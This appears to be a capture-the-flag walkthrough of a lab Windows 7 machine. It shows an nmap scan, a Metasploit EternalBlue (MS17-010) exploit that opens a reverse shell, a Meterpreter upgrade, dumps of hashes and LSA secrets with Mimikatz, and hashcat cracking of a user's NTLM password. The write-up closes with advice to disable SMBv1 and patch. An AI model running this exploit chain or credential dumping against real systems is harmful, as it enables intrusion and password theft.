Blue

Hello everyone! Today we pop a Windows 7 box with MS17-010, better known as EternalBlue. It’s the bug behind WannaCry, and it still makes a perfect first Windows exploitation room: one SMB packet chain and you are NT AUTHORITY\SYSTEM.
ms17_010_eternalblue gives a SYSTEM shell, shell_to_meterpreter upgrades it, hashdump + hashcat crack Jon’s password, and the three flags are lying around the filesystem.
Recon
Let’s start with an nmap scan of the first 1000 ports, with the vuln scripts enabled.
$ nmap -sV -p0-1000 --script vuln 10.10.223.243
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-12 14:40 CET
Nmap scan report for 10.10.223.243
Host is up (0.043s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

 Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds
Three open ports, all Windows RPC/SMB, and nmap shouts VULNERABLE for ms17-010. That answers the first two questions:
- How many ports are open with a port number under 1000?
3 - What is this machine vulnerable to?
ms17-010
Getting a working Metasploit
So I SSH’d into my phone and continued from there:
$ ssh 192.168.xx.yy -p8022 -lxxx_yyy
Welcome to Termux!
...
$
From here on it works like on any other device, so let’s start msfconsole and look for the module.
       =[ metasploit v5.0.79-dev                          ]
+ -- --=[ 1979 exploits - 1087 auxiliary - 339 post       ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search ms17-010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution- What is the full path of the exploitation code?
exploit/windows/smb/ms17_010_eternalblue
Exploitation with EternalBlue
Select the module and check what it needs:
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.223.243- What is the name of the one required value?
RHOSTS
Fire!
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.8.11.158:4444
[*] 10.10.223.243:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.223.243:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.223.243:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.223.243:445 - Connecting to target for exploitation.
[+] 10.10.223.243:445 - Connection established for exploitation.
[+] 10.10.223.243:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.223.243:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.223.243:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.223.243:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.223.243:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.223.243:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.223.243:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.223.243:445 - Sending all but last fragment of exploit packet
[*] 10.10.223.243:445 - Starting non-paged pool grooming
[+] 10.10.223.243:445 - Sending SMBv2 buffers
[+] 10.10.223.243:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.223.243:445 - Sending final SMBv2 buffers.
[*] 10.10.223.243:445 - Sending last fragment of exploit packet!
[*] 10.10.223.243:445 - Receiving response from exploit packet
[+] 10.10.223.243:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.223.243:445 - Sending egg to corrupted connection.
[*] 10.10.223.243:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.8.11.158:4444 -> 10.10.223.243:49187) at 2020-03-20 11:49:18 +0100
[+] 10.10.223.243:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.223.243:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.223.243:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

C:\Windows\system32>Upgrading to Meterpreter
We’re in. A plain cmd shell is limited, so let’s background it and convert it into a Meterpreter session.
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter- What is the name of the post module that converts a shell to Meterpreter?
post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
SESSION yes The session to run this module on.- What option are we required to change?
SESSION
msf5 post(multi/manage/shell_to_meterpreter) > show sessions

Active sessions
===============

  Id  Name  Type               Information                                                                       Connection
  --  ----  ----               -----------                                                                       ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.8.11.158:4444 -> 10.10.223.243:49187 (10.10.223.243)
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.11.158:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (180291 bytes) to 10.10.223.243
[*] Meterpreter session 2 opened (10.8.11.158:4433 -> 10.10.223.243:49197) at 2020-03-20 11:57:43 +0100
[*] Stopping exploit/multi/handler
msf5 post(multi/manage/shell_to_meterpreter) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                                                                       Connection
  --  ----  ----                     -----------                                                                       ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.8.11.158:4444 -> 10.10.223.243:49187 (10.10.223.243)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC                                                      10.8.11.158:4433 -> 10.10.223.243:49197 (10.10.223.243)
Now we have two sessions. Let’s jump into the Meterpreter one, confirm SYSTEM and migrate into a stable process.
msf5 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > ps
...
 712   612   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
...
 2240  2920  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
...
meterpreter > migrate 712
[*] Migrating from 2240 to 712...
[*] Migration completed successfully.
Full process list
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 428   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 560   564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 564   556   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 612   556   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 624   604   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 664   604   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 712   612   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 720   612   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 724   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 728   612   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 836   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 904   712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 952   712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1020  664   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1128  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1184  1348  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1204  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1348  712   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1384  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1448  712   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1524  712   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1664  712   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1996  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2084  712   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2240  2920  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2368  2240  cmd.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\cmd.exe
 2396  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2404  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 2556  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2572  712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2604  712   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2716  712   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2916  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2920  2400  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2996 2240 cmd.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\SysWOW64\cmd.exeservices.exe (PID 712) gives us a stable home and the right architecture for credential dumping.Looting credentials
Migration done, so let’s dump the password hashes, then load kiwi (Mimikatz) for a closer look at the SAM and LSA secrets.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7
Local SID : S-1-5-21-2633577515-2458672280-487782642

SAMKey : c74ee832c5b6f4030dbbc7b51a011b1e

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Jon
  Hash NTLM: ffb43f0de35be4d9917ac0cc8ad57f8d
lsa_dump_secrets output
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7

Local name : Jon-PC ( S-1-5-21-2633577515-2458672280-487782642 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {888e8eec-afc6-d204-0da2-a847caf129ea}
  [00] {888e8eec-afc6-d204-0da2-a847caf129ea} c3c1bfae498011d6dd37f2710cc970a5e2d80f0e17e6c12237abaaceed8ce04f

Secret  : DefaultPassword
old/text: CDCClubROX

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 dc 31 ac 35 e1 9a 18 b0 0b 5b 06 6d e3 e8 da 89 8b f8 da 71 fa ea 74 03 f4 2b 58 e1 a5 dd 35 ee 81 61 85 a9 53 b1 c7 95
    full: dc31ac35e19a18b00b5b066de3e8da898bf8da71faea7403f42b58e1a5dd35ee816185a953b1c795
    m/u : dc31ac35e19a18b00b5b066de3e8da898bf8da71 / faea7403f42b58e1a5dd35ee816185a953b1c795
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 01 61 be bf d4 bc 70 54 70 fd df 46 12 a8 c5 e5 2d 98 6c 79 71
    full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fddf4612a8c5e52d986c7971
    m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fddf4612a8c5e52d986c7971

Secret  : NL$KM
cur/hex : 45 94 4a 93 a2 9d d2 8e 2b cf 5f df 66 75 59 4c e9 bc b8 91 2c 66 59 1e bf 53 1e 77 be c2 9b 74 73 64 04 b4 56 ea 7d 6f ba c2 1b 7e f0 ba 53 67 e6 e6 66 84 95 1f 90 60 42 ee 34 0a ee 99 9f 55- What is the name of the non-default user?
Jon
Cracking Jon’s password
Administrator and Guest share the same hash, so the interesting one is Jon’s. It doesn’t matter much whether you use John the Ripper or hashcat. I went with hashcat in NTLM mode (-m 1000) and rockyou:
$ echo 'ffb43f0de35be4d9917ac0cc8ad57f8d' > hashes.txt
$ hashcat -m 1000 -O hashes.txt /usr/local/share/wordlists/rockyou.txt
Dictionary cache hit:
* Filename..: /usr/local/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: ffb43f0de35be4d9917ac0cc8ad57f8d
Time.Started.....: Fri Mar 20 16:12:30 2020 (3 secs)
Time.Estimated...: Fri Mar 20 16:12:33 2020 (0 secs)
Guess.Base.......: File (/usr/local/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  3946.0 kH/s (7.80ms) @ Accel:64 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10223616/14344384 (71.27%)
Rejected.........: 0/10223616 (0.00%)
Restore.Point....: 10027008/14344384 (69.90%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: april669 -> alisonodonnell1

Started: Fri Mar 20 16:12:27 2020
Stopped: Fri Mar 20 16:12:34 2020
Three seconds. NTLM hashes are unsalted and fast, so weak passwords fall almost instantly.
- What is the cracked password?
alqfna22
31d6cfe0d16ae931b73c59d7e0c089c0 is the NTLM hash of an empty password, which is why Administrator and Guest have the same one. Worth remembering: spotting it saves you a pointless cracking run.Hunting the flags
Flag 1
The first flag sits right in the root of C:\:
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-14 05:18:56 +0200  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 07:08:56 +0200  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-14 05:20:08 +0200  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-14 05:20:08 +0200  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-14 05:20:08 +0200  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-14 05:20:08 +0200  ProgramData
40777/rwxrwxrwx   0        dir   2018-12-13 04:13:22 +0100  Recovery
40777/rwxrwxrwx   4096     dir   2018-12-13 00:01:17 +0100  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-14 05:20:08 +0200  Users
40777/rwxrwxrwx   16384    dir   2009-07-14 05:20:08 +0200  Windows
100666/rw-rw-rw-  24       fil   2018-12-13 04:47:39 +0100  flag1.txt
0000/---------    3089184  fif   1970-02-07 00:26:08 +0100  hiberfil.sys
0000/---------    3089184  fif   1970-02-07 00:26:08 +0100  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}- Flag1?
access_the_machine
Flags 2 and 3
For the rest, I went back to the first session with the basic command shell and let dir search the whole drive:
meterpreter >
Background session 2? [y/N]
msf5 post(multi/manage/shell_to_meterpreter) > sessions 1
[*] Starting interaction with 1...
...
C:\Windows\system32>cd C:\
cd C:\

C:\>dir flag* /s /p
dir flag* /s /p
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
               1 File(s)             24 bytes

 Directory of C:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent

03/17/2019  02:26 PM               482 flag1.lnk
03/17/2019  02:30 PM               848 flag2.lnk
03/17/2019  02:32 PM             2,344 flag3.lnk
               3 File(s)          3,674 bytes

 Directory of C:\Users\Jon\Documents

03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes

 Directory of C:\Windows\System32\config

03/17/2019  02:32 PM                34 flag2.txt
               1 File(s)             34 bytes

     Total Files Listed:
               6 File(s)          3,769 bytes
               0 Dir(s)  22,707,953,664 bytes free

C:\>type C:\Windows\System32\config\flag2.txt
type C:\Windows\System32\config\flag2.txt
flag{sam_database_elevated_access}
C:\>type C:\Users\Jon\Documents\flag3.txt
type C:\Users\Jon\Documents\flag3.txt
flag{admin_documents_can_be_valuable}
C:\>System32\config) and occasionally deletes it. If it’s missing, terminate/restart the machine and rerun the exploit.- Flag2?
sam_database_elevated_access - Flag3?
admin_documents_can_be_valuable
Wrap-up
And that’s it: NT AUTHORITY\SYSTEM, Jon’s password cracked and all three flags collected. I hope you enjoyed it, bye ;)
- SMBv1 exposed on 445 plus a missing MS17-010 patch is a direct, unauthenticated path to SYSTEM. Disable SMBv1 and patch.
- If an exploit is flaky, try it from a different machine or environment before giving up on it.
- After landing a shell, upgrade to Meterpreter and migrate to a stable 64-bit SYSTEM process before dumping credentials.
- Unsalted NTLM hashes plus a rockyou password crack in seconds.